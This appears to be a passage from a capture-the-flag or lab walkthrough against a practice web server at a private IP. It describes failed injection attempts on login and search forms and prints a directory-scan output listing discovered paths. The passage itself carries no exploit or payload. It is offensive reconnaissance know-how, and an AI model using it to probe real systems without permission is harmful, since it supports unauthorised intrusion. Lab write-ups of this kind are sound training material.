

The "includes" directory also was empty.



I checked out the Apache default file to see if it had any information just in case. It had nothing.



I tried to see if there was any injection vulnerability in login form or search field.



Didn't find any. Next, I used dirbuster to scan and find any new directories.


```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.32.133/ ----
==> DIRECTORY: http://192.168.32.133/css/
==> DIRECTORY: http://192.168.32.133/includes/
+ http://192.168.32.133/index.php (CODE:200|SIZE:917)
+ http://192.168.32.133/server-status (CODE:403|SIZE:279)

---- Entering directory: http://192.168.32.133/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

There are no new directories found. It appears I'm struck. Desperate, I once again opened the "search" page on the website.

It suggested to search using either the first name or last name of the user. I tried user "mary" first.



Example.com - Staff Det... x +

192.168.32.133/search.php Search

Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard

Home Display All Records Search Manage

Search information

